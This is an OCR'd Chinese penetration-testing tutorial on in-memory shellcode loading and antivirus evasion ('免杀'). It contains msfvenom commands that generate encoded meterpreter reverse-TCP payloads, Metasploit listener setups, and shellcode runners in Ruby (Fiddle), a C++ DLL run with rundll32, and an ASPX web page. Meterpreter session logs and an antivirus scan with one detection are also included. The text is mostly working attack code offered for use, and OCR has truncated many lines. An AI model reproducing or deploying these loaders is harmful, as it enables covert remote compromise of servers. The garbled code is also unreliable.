
基于Ruby内存加载shellcode第一季

本季是为配合msf在渗透过程中无文件渗透，提前做基础过度。也为msf插件编写做基础过度。

ruby shellcode 生成如下：

```
msfvenom -p windows/messagebox TEXT=Micropoor TITLE=Micropoor -f ruby --smallest
```





附源码：

```
require 'fiddle'

require 'fiddle/import'

require 'fiddle/types'


# msfvenom -p windows/messagebox TEXT=Micropoor TITLE=Micropoor -f ruby --smalle

shellcode =

    "xd9xebx9bxd9x74x24xf4x31xd2xb2x77x31xc9x64" +

    "x8bx71x30x8bx76x0cx8bx76x1cx8bx46x08x8bx7e" +

    "x20x8bx36x38x4fx18x75xf3x59x01xd1xffxe1x60" +

    "x8bx6cx24x24x8bx45x3cx8bx54x28x78x01xeax8b" +

    "x4ax18x8bx5ax20x01xebxe3x34x49x8bx34x8bx01" +

    "xeex31xffx31xc0xfcxacx84xc0x74x07xc1xcfx0d" +

    "x01xc7xebxf4x3bx7cx24x28x75xe1x8bx5ax24x01" +

    "xebx66x8bx0cx4bx8bx5ax1cx01xebx8bx04x8bx01" +

    "xe8x89x44x24x1cx61xc3xb2x08x29xd4x89xe5x89" +

    "xc2x68x8ex4ex0execx52xe8x9fxffxffxffx89x45" +

    "x04xbbx7exd8xe2x73x87x1cx24x52xe8x8exffxff" +

    "xffx89x45x08x68x6cx6cx20x41x68x33x32x2ex64" +

    "x68x75x73x65x72x30xdbx88x5cx24x0ax89xe6x56" +

    "xffx55x04x89xc2x50xbbxa8xa2x4dxbcx87x1cx24" +

    "x52xe8x5fxffxffxffx68x72x58x20x20x68x6fx70" +

    "x6fx6fx68x4dx69x63x72x31xdbx88x5cx24x09x89" +

    "xe3x68x72x58x20x20x68x6fx70x6fx6fx68x4dx69" +

    "x63x72x31xc9x88x4cx24x09x89xe1x31xd2x52x53" +
```

```
"x51x52xffxd0x31xc0x50xffx55x08"

include Fiddle

kernel32 = Fiddle.dlopen('kernel32')

ptr = Function.new(kernel32['VirtualAlloc'], [4,4,4,4], 4).call(0, shellcode.siz

Function.new(kernel32['VirtualProtect'], [4,4,4,4], 4).call(ptr, shellcode.size,

buf = Fiddle::Pointer[shellcode]

Function.new(kernel32['RtlMoveMemory'], [4, 4, 4], 4).call(ptr, buf, shellcode.s

thread = Function.new(kernel32['CreateThread'], [4,4,4,4,4,4], 4).call(0, 0, ptr

Function.new(kernel32['WaitForSingleObject'], [4,4], 4).call(thread, -1)
```

dll加载shellcode免杀上线

0x01 MSF生成shellcode

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp_uuid
LPORT=9999 LHOST=192.168.1.1 -e x86/shikata_ga_nai -i 11 -f c -o shellcode.c
```

```
root@kali:~/shellcode# msfvenom -a x86 --platform Windows -p windows/meterpreter
/reverse_tcp_uuid LPORT=9999 LHOST=192.168.111.145 -e x86/shikata_ga_nai -i 11 -
f c -o payload.c
Found 1 compatible encoders
Attempting to encode payload with 11 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 401 (iteration=0)
x86/shikata_ga_nai succeeded with size 428 (iteration=1)
x86/shikata_ga_nai succeeded with size 455 (iteration=2)
x86/shikata_ga_nai succeeded with size 482 (iteration=3)
x86/shikata_ga_nai succeeded with size 509 (iteration=4)
x86/shikata_ga_nai succeeded with size 536 (iteration=5)
x86/shikata_ga_nai succeeded with size 563 (iteration=6)
x86/shikata_ga_nai succeeded with size 590 (iteration=7)
x86/shikata_ga_nai succeeded with size 617 (iteration=8)
x86/shikata_ga_nai succeeded with size 644 (iteration=9)
x86/shikata_ga_nai succeeded with size 671 (iteration=10)
x86/shikata_ga_nai chosen with final size 671
Payload size: 671 bytes
```

0x02 MSF监听

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.1.1
msf > set lport 8888
msf > set EnableStageEncoding true
msf > set StageEncoder x86/fnstenv_mov
msf > exploit
```

```
msf5 auxiliary(admin/smb/ms17_010_command) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf5 exploit(multi/handler) > set lhost 192.168.111.145
lhost => 192.168.111.145
msf5 exploit(multi/handler) > set lport 9999
lport => 9999
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf5 exploit(multi/handler) > set StageEncoder x86/fnstenv_mov
StageEncoder => x86/fnstenv_mov
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.111.145:9999
```

0x03 dll代码


```
#include <Windows.h>
// 这是导出变量的一个示例

extern "C" _declspec(dllexport) void __cdecl start(HWND hwnd, HINSTANCE hinst, L
{
    MessageBox(NULL,L"_Title_",L"Hello",MB_OK);
    unsigned char buf[] =
"\xd9\xe9\xb8\x7f\x13\x11\xad\.........";

    void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return;
}
```

编译生成dll文件，上传到目标服务器，用rundll32运行

```
rundll32 xxxx.dll start
```



成功上线

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.111.145:9999
[*] Encoded stage with x86/fnstenv_mov
[*] Sending encoded stage (179804 bytes) to 192.168.111.130
[*] Meterpreter session 2 opened (192.168.111.145:9999 -> 192.168.111.130:50991) at 2019-10-30 10:17:31 +0800
```

0x04 dll文件免杀情况



Community Score

(!) One engine detected this file

01fab6df5ce78ad964ef2d7ad49e7dec9d383e2b189913e5bae40763160a0434
shellcode_dll2.dll
pedll

57 KB Size | 2019-10-30 02:30:27 UTC 3 minutes ago | DLL


DETECTION | DETAILS | COMMUNITY

Engine	Result	Engine	Result
Ikarus	Trojan.Win32.Rozena	Acronis	Undetected
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	SecureAge APEX	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav	Undetected
CAT-QuickHeal	Undetected	CMC	Undetected
Comodo	Undetected	CrowdStrike Falcon	Undetected
Cyren	Undetected	DrWeb	Undetected
eGambit	Undetected	Emsisoft	Undetected

借助aspx对payload进行分离免杀

a

> 关于分离免杀，其他章节参考：
>
> - 68课时payload特征，行为分离免杀思路第一季
> - 69课时payload分离免杀思路第二季
>
>   本季针对目标环境支持aspx进行分离免杀。
>
>   靶机背景：
>
> - Windows 2003
> - Debian
>
> Windows 2003：





```
msf auxiliary(server/socks4a) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf exploit(multi/handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(multi/handler) > set lport 53
lport => 53
msf exploit(multi/handler) > set stageencoder x86/shikata_ga_nai
stageencoder => x86/shikata_ga_nai
msf exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp_uuid):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.5      yes       The listen address
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit -j -z
```

```
msf auxiliary(server/socks4a) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf exploit(multi/handler) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(multi/handler) > set lport 53
lport => 53
msf exploit(multi/handler) > set stageencoder x86/shikata_ga_nai
stageencoder => x86/shikata_ga_nai
msf exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp_uuid):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.5      yes       The listen address
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 1.
```

payload生成：

```
root@John:/tmp# msfvenom -a x86 -p windows/meterpreter/reverse_tcp_uuid LHOST=19
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSS
No platform was selected, choosing Msf::Module::Platform::Windows from the paylc
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 401 (iteration=0)
x86/shikata_ga_nai succeeded with size 428 (iteration=1)
x86/shikata_ga_nai succeeded with size 455 (iteration=2)
x86/shikata_ga_nai succeeded with size 482 (iteration=3)
x86/shikata_ga_nai succeeded with size 509 (iteration=4)
x86/shikata_ga_nai chosen with final size 509
Payload size: 509 bytes
Final size of csharp file: 2610 bytes
byte[] buf = new byte[509] {
0xd9,0xcc,0xd9,0x74,0x24,0xf4,0x5a,0xb8,0x76,0x1e,0x3d,0x54,0x2b,0xc9,0xb1,
0x79,0x83,0xc2,0x04,0x31,0x42,0x15,0x03,0x42,0x15,0x94,0xeb,0x83,0x64,0x7e,
0x17,0xee,0x5e,0xa8,0xce,0x7a,0x7b,0xa0,0xae,0xab,0x4a,0xf9,0x23,0x2f,0xa3,
0x05,0xf2,0x58,0x2d,0xf6,0x82,0xb7,0xaf,0x3d,0x91,0x7c,0x80,0x6a,0xd8,0xba,
0x3b,0x5a,0xda,0xb6,0xca,0xc8,0xeb,0x0d,0x8c,0x2a,0x94,0xc2,0x85,0x87,0xbc,
0x25,0xd1,0x6e,0x64,0xfe,0xc0,0xf6,0x5e,0x9f,0x15,0x80,0x17,0x8f,0xaa,0xae,
0xff,0x22,0x6b,0x6b,0x46,0x14,0x4c,0x66,0x50,0xcb,0x1f,0x29,0x00,0x27,0x4c,
0x19,0x12,0x09,0x98,0x38,0x3e,0x6c,0xa2,0x22,0x60,0xbf,0x99,0xdb,0xe7,0xc5,
0xa2,0x46,0x18,0xbd,0xc4,0xae,0xd7,0x82,0xe3,0xbd,0xfe,0x40,0x33,0xf6,0xd2,
0x7a,0x6b,0xe1,0x2f,0xf9,0x4b,0x8b,0xc3,0x57,0x26,0xfe,0xfd,0x91,0xf7,0x93,
0x4a,0xe1,0x85,0xeb,0x68,0x16,0x42,0xc9,0x6f,0xac,0xef,0x28,0x05,0x46,0x76,
0x1b,0xa3,0xb9,0xe9,0xbf,0x1a,0x56,0x3e,0xdc,0x4d,0xf3,0x9f,0x1b,0x09,0x55,
0x63,0x07,0xa3,0x59,0xbc,0x57,0xad,0x72,0x53,0x6b,0xff,0x49,0x10,0x47,0x21,
0x81,0xb8,0x0e,0x98,0xec,0x03,0xa3,0x9f,0x90,0xa3,0x15,0xc4,0x7d,0x87,0x5c,
0xcd,0xfe,0x32,0xca,0x11,0xf3,0x14,0x20,0xc8,0x92,0x36,0x88,0xe8,0xa1,0xad,
0xac,0x46,0x19,0x9f,0x04,0x76,0x01,0x41,0x3d,0x3a,0x7d,0x80,0xa2,0x4e,0x24,
0xcb,0x6b,0xe7,0xc9,0xc8,0xa4,0x01,0x17,0xb3,0x3a,0xd9,0x8e,0x9b,0x13,0x7b,
0xbf,0x49,0xf3,0xa9,0x71,0x57,0x49,0x54,0x60,0x32,0xf4,0x4e,0xfa,0x76,0xf8,
0x38,0x7c,0xb7,0x6b,0xac,0xc1,0x27,0x6b,0xae,0x80,0x10,0x85,0x98,0x61,0x42,
0x1e,0x1e,0xb0,0x58,0x6b,0xff,0x92,0x68,0xa5,0x29,0x45,0x99,0x9c,0xa2,0xc0,
0x29,0x53,0xc3,0x4b,0x76,0x72,0x17,0x60,0x3d,0xd8,0x11,0xce,0xc0,0xe6,0x34,
0xa1,0x26,0x65,0x98,0x79,0xf6,0x58,0x92,0x41,0x04,0xa0,0xf0,0x3d,0xf1,0x44,
0xb9,0x63,0x42,0x1a,0xac,0xad,0x67,0x98,0x8f,0x27,0x73,0xdd,0x54,0x61,0x65,
0xd1,0x72,0xc5,0x0f,0x8a,0xd3,0x80,0x6a,0xc3,0xf6,0x44,0x2f,0x1a,0x6a,0xe6,
0xfa,0x6c,0xa5,0x95,0x54,0x47,0x54,0xbf,0x66,0x78,0xfd,0x40,0x10,0x62,0xe8,
0xc0,0x93,0xa8,0x80,0xb9,0x37,0x4c,0x47,0x7b,0x61,0xc1,0x44,0x13,0x17,0x7f,
0xa2,0x73,0xcd,0x76,0x5f,0x2a,0x98,0x92,0x3e,0x09,0xa3,0x60,0xeb,0x41,0x1a,
0xf4,0xcb,0x6f,0x96,0xc6,0x3c,0xf0,0xda,0xc6,0x1c,0x1c,0xb6,0xa0,0x64,0x67,
0x7b,0xdc,0xe2,0x43,0xf1,0xee,0x3b,0x93,0xb9,0x95,0x29,0x01,0x97,0x8c,0x09,
0x72,0xee,0x78,0x1a,0x13,0x60,0xa6,0xac,0x05,0x99,0x6c,0x28,0x81,0x29,0x5d,
0x37,0x89,0x2a,0x3d,0xbf,0x0e,0xc7,0xeb,0x9f,0x44,0x1d,0xb3,0x4d,0x1a,0xbc,
0xe2,0x22,0xb2,0xb3,0xa6,0x43,0x3e,0x46,0xc5,0x0d,0xba,0x87,0xd5,0x6d,0x70,
0xfe,0x87,0x58,0x2c,0x4b,0x8c,0x2d,0x56,0x21,0x4a,0xbf,0x45,0x8c,0xd9,0x9e,
0xa0,0xe4,0x20,0x6b,0x7f,0xfb,0xd0,0x1e,0x88,0x13,0x6e,0x11,0xe9,0xd9 };
```

```
root@kali:/tmp# msfvenom -a x86 -p windows/meterpreter/reverse_tcp_uuid LHOST=192.168.1.5 LPORT=53 EnableStageEncoding=true stageencoder=x86/shikata_ga_nai -e x86/shikata_ga_nai -i 5 -f csharp
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 401 (iteration=0)
x86/shikata_ga_nai succeeded with size 428 (iteration=1)
x86/shikata_ga_nai succeeded with size 455 (iteration=2)
x86/shikata_ga_nai succeeded with size 482 (iteration=3)
x86/shikata_ga_nai succeeded with size 509 (iteration=4)
x86/shikata_ga_nai chosen with final size 509
Payload size: 509 bytes
Final size of csharp file: 2610 bytes
byte[] buf = new byte[509] {
[illegible]
```

其中分离shellcode。构造如下：

```
dofile.vbs  5555.aspx
<%@ Page Language="C#" AutoEventWireup="true" Inherits="System.Web.UI.Page" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<script runat="server">
    delegate int MsfpayloadProc();
    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] codeBytes ={
        0xd9,0xcc,0xd9,0x74,0x24,0xf4,0x5a,0xb8,0x76,0x1e,0x3d,0x54,0x2b,0xc9,0xb1,
        0x79,0x83,0xc2,0x04,0x31,0x42,0x15,0x03,0x42,0x15,0x94,0xeb,0x83,0x64,0x7e,
        0x17,0xee,0x5e,0xa8,0xce,0x7a,0x7b,0xa0,0xae,0xab,0x4a,0xf9,0x23,0x2f,0xa3,
        0x05,0xf2,0x58,0x2d,0xf6,0x82,0xb7,0xaf,0x3d,0x91,0x7c,0x80,0x6a,0xd8,0xba,
        0x3b,0x5a,0xda,0xb6,0xca,0xc8,0xeb,0x0d,0x8c,0x2a,0x94,0xc2,0x85,0x87,0xbc,
        0x25,0xd1,0x6e,0x64,0xfe,0xc0,0xf6,0x5e,0x9f,0x15,0x80,0x17,0x8f,0xaa,0xae,
        0xff,0x22,0x6b,0x6b,0x46,0x14,0x4c,0x66,0x50,0xcb,0x1f,0x29,0x00,0x27,0x4c,
        0x19,0x12,0x09,0x98,0x38,0x3e,0x6c,0xa2,0x22,0x60,0xbf,0x99,0xdb,0xe7,0xc5,
        0xa2,0x46,0x18,0xbd,0xc4,0xae,0xd7,0x82,0xe3,0xbd,0xfe,0x40,0x33,0xf6,0xd2,
        0x7a,0x6b,0xe1,0x2f,0xf9,0x4b,0x8b,0xc3,0x57,0x26,0xfe,0xfd,0x91,0xf7,0x93,
        0x4a,0xe1,0x85,0xeb,0x68,0x16,0x42,0xc9,0x6f,0xac,0xef,0x28,0x05,0x46,0x76,
        0x1b,0xa3,0xb9,0xe9,0xbf,0x1a,0x56,0x3e,0xdc,0x4d,0xf3,0x9f,0x1b,0x09,0x55,
        0x63,0x07,0xa3,0x59,0xbc,0x57,0xad,0x72,0x53,0x6b,0xff,0x49,0x10,0x47,0x21,
        0x81,0xb8,0x0e,0x98,0xec,0x03,0xa3,0x9f,0x90,0xa3,0x15,0xc4,0x7d,0x87,0x5c,
        0xcd,0xfe,0x32,0xca,0x11,0xf3,0x14,0x20,0xc8,0x92,0x36,0x88,0xe8,0xa1,0xad,
        0xac,0x46,0x19,0x9f,0x04,0x76,0x01,0x41,0x3d,0x3a,0x7d,0x80,0xa2,0x4e,0x24,
        0xcb,0x6b,0xe7,0xc9,0xc8,0xa4,0x01,0x17,0xb3,0x3a,0xd9,0x8e,0x9b,0x13,0x7b,
        0xbf,0x49,0xf3,0xa9,0x71,0x57,0x49,0x54,0x60,0x32,0xf4,0x4e,0xfa,0x76,0xf8,
        0x38,0x7c,0xb7,0x6b,0xac,0xc1,0x27,0x6b,0xae,0x80,0x10,0x85,0x98,0x61,0x42,
        0x1e,0x1e,0xb0,0x58,0x6b,0xff,0x92,0x68,0xa5,0x29,0x45,0x99,0x9c,0xa2,0xc0,
        0x29,0x53,0xc3,0x4b,0x76,0x72,0x17,0x60,0x3d,0xd8,0x11,0xce,0xc0,0xe6,0x34,
        0xa1,0x26,0x65,0x98,0x79,0xf6,0x58,0x92,0x41,0x04,0xa0,0xf0,0x3d,0xf1,0x44,
        0xb9,0x63,0x42,0x1a,0xac,0xad,0x67,0x98,0x8f,0x27,0x73,0xdd,0x54,0x61,0x65,
        0xd1,0x72,0xc5,0x0f,0x8a,0xd3,0x80,0x6a,0xc3,0xf6,0x44,0x2f,0x1a,0x6a,0xe6,
        0xfa,0x6c,0xa5,0x95,0x54,0x47,0x54,0xbf,0x66,0x78,0xfd,0x40,0x10,0x62,0xe8,
        0xc0,0x93,0xa8,0x80,0xb9,0x37,0x4c,0x47,0x7b,0x61,0xc1,0x44,0x13,0x17,0x7f,
        0xa2,0x73,0xcd,0x76,0x5f,0x2a,0x98,0x92,0x3e,0x09,0xa3,0x60,0xeb,0x41,0x1a,
        0xf4,0xcb,0x6f,0x96,0xc6,0x3c,0xf0,0xda,0xc6,0x1c,0x1c,0xb6,0xa0,0x64,0x67,
        0x7b,0xdc,0xe2,0x43,0xf1,0xee,0x3b,0x93,0xb9,0x95,0x29,0x01,0x97,0x8c,0x09,
        0x72,0xee,0x78,0x1a,0x13,0x60,0xa6,0xac,0x05,0x99,0x6c,0x28,0x81,0x29,0x5d,
        0x37,0x89,0x2a,0x3d,0xbf,0x0e,0xc7,0xeb,0x9f,0x44,0x1d,0xb3,0x4d,0x1a,0xbc,
        0xe2,0x22,0xb2,0xb3,0xa6,0x43,0x3e,0x46,0xc5,0x0d,0xba,0x87,0xd5,0x6d,0x70,
        0xfe,0x87,0x58,0x2c,0x4b,0x8c,0x2d,0x56,0x21,0x4a,0xbf,0x45,0x8c,0xd9,0x9e,
        0xa0,0xe4,0x20,0x6b,0x7f,0xfb,0xd0,0x1e,0x88,0x13,0x6e,0x11,0xe9,0xd9 };
        IntPtr handle = IntPtr.Zero;
        handle = VirtualAlloc(
```

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                   Connection
  --  ----  ----                     -----------                                   ----------
  2         meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ VM_2003X86  192.168.1.5:53 -> 192.168.1.115:3746 (192.168.1.115)

msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User                          Path
 ---   ----  ----                          ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 284   4     smss.exe
 332   284   csrss.exe
 356   284   winlogon.exe
 404   356   services.exe
 416   356   lsass.exe
 596   404   vmacthlp.exe
 612   404   svchost.exe
 696   404   svchost.exe
 728   2508  w3wp.exe                      x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 752   404   svchost.exe
 804   404   svchost.exe
 820   404   svchost.exe
```

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:af:ce:cc
MTU          : 1500
IPv4 Address : 192.168.1.115
IPv4 Netmask : 255.255.255.0

meterpreter >
```

上线成功，关于分离免杀的思路不仅仅限制于脚本，pe文件。包括powershell等。这是每一个安全从业者应该考虑的问题。

附录：Source code

```
<%@ Page Language="C#" AutoEventWireup="true" Inherits="System.Web.UI.Page" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<script runat="server">
    delegate int MsfpayloadProc();
    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] buf = codeBytes[509] {
        0xd9,0xcc,0xd9,0x74,0x24,0xf4,0x5a,0xb8,0x76,0x1e,0x3d,0x54,0x2b,0xc9,0x
        0x79,0x83,0xc2,0x04,0x31,0x42,0x15,0x03,0x42,0x15,0x94,0xeb,0x83,0x64,0x
        0x17,0xee,0x5e,0xa8,0xce,0x7a,0x7b,0xa0,0xae,0xab,0x4a,0xf9,0x23,0x2f,0x
        0x05,0xf2,0x58,0x2d,0xf6,0x82,0xb7,0xaf,0x3d,0x91,0x7c,0x80,0x6a,0xd8,0x
        0x3b,0x5a,0xda,0xb6,0xca,0xc8,0xeb,0x0d,0x8c,0x2a,0x94,0xc2,0x85,0x87,0x
        0x25,0xd1,0x6e,0x64,0xfe,0xc0,0xf6,0x5e,0x9f,0x15,0x80,0x17,0x8f,0xaa,0x
        0xff,0x22,0x6b,0x6b,0x46,0x14,0x4c,0x66,0x50,0xcb,0x1f,0x29,0x00,0x27,0x
        0x19,0x12,0x09,0x98,0x38,0x3e,0x6c,0xa2,0x22,0x60,0xbf,0x99,0xdb,0xe7,0x
        0xa2,0x46,0x18,0xbd,0xc4,0xae,0xd7,0x82,0xe3,0xbd,0xfe,0x40,0x33,0xf6,0x
        0x7a,0x6b,0xe1,0x2f,0xf9,0x4b,0x8b,0xc3,0x57,0x26,0xfe,0xfd,0x91,0xf7,0x
        0x4a,0xe1,0x85,0xeb,0x68,0x16,0x42,0xc9,0x6f,0xac,0xef,0x28,0x05,0x46,0x
        0x1b,0xa3,0xb9,0xe9,0xbf,0x1a,0x56,0x3e,0xdc,0x4d,0xf3,0x9f,0x1b,0x09,0x
        0x63,0x07,0xa3,0x59,0xbc,0x57,0xad,0x72,0x53,0x6b,0xff,0x49,0x10,0x47,0x
        0x81,0xb8,0x0e,0x98,0xec,0x03,0xa3,0x9f,0x90,0xa3,0x15,0xc4,0x7d,0x87,0x
        0xcd,0xfe,0x32,0xca,0x11,0xf3,0x14,0x20,0xc8,0x92,0x36,0x88,0xe8,0xa1,0x
        0xac,0x46,0x19,0x9f,0x04,0x76,0x01,0x41,0x3d,0x3a,0x7d,0x80,0xa2,0x4e,0x
        0xcb,0x6b,0xe7,0xc9,0xc8,0xa4,0x01,0x17,0xb3,0x3a,0xd9,0x8e,0x9b,0x13,0x
        0xbf,0x49,0xf3,0xa9,0x71,0x57,0x49,0x54,0x60,0x32,0xf4,0x4e,0xfa,0x76,0x
        0x38,0x7c,0xb7,0x6b,0xac,0xc1,0x27,0x6b,0xae,0x80,0x10,0x85,0x98,0x61,0x
        0x1e,0x1e,0xb0,0x58,0x6b,0xff,0x92,0x68,0xa5,0x29,0x45,0x99,0x9c,0xa2,0x
        0x29,0x53,0xc3,0x4b,0x76,0x72,0x17,0x60,0x3d,0xd8,0x11,0xce,0xc0,0xe6,0x
        0xa1,0x26,0x65,0x98,0x79,0xf6,0x58,0x92,0x41,0x04,0xa0,0xf0,0x3d,0xf1,0x
        0xb9,0x63,0x42,0x1a,0xac,0xad,0x67,0x98,0x8f,0x27,0x73,0xdd,0x54,0x61,0x
        0xd1,0x72,0xc5,0x0f,0x8a,0xd3,0x80,0x6a,0xc3,0xf6,0x44,0x2f,0x1a,0x6a,0x
        0xfa,0x6c,0xa5,0x95,0x54,0x47,0x54,0xbf,0x66,0x78,0xfd,0x40,0x10,0x62,0x
        0xc0,0x93,0xa8,0x80,0xb9,0x37,0x4c,0x47,0x7b,0x61,0xc1,0x44,0x13,0x17,0x
        0xa2,0x73,0xcd,0x76,0x5f,0x2a,0x98,0x92,0x3e,0x09,0xa3,0x60,0xeb,0x41,0x
        0xf4,0xcb,0x6f,0x96,0xc6,0x3c,0xf0,0xda,0xc6,0x1c,0x1c,0xb6,0xa0,0x64,0x
        0x7b,0xdc,0xe2,0x43,0xf1,0xee,0x3b,0x93,0xb9,0x95,0x29,0x01,0x97,0x8c,0x
        0x72,0xee,0x78,0x1a,0x13,0x60,0xa6,0xac,0x05,0x99,0x6c,0x28,0x81,0x29,0x
        0x37,0x89,0x2a,0x3d,0xbf,0x0e,0xc7,0xeb,0x9f,0x44,0x1d,0xb3,0x4d,0x1a,0x
        0xe2,0x22,0xb2,0xb3,0xa6,0x43,0x3e,0x46,0xc5,0x0d,0xba,0x87,0xd5,0x6d,0x
        0xfe,0x87,0x58,0x2c,0x4b,0x8c,0x2d,0x56,0x21,0x4a,0xbf,0x45,0x8c,0xd9,0x
        0xa0,0xe4,0x20,0x6b,0x7f,0xfb,0xd0,0x1e,0x88,0x13,0x6e,0x11,0xe9,0xd9 };
        IntPtr handle = IntPtr.Zero;
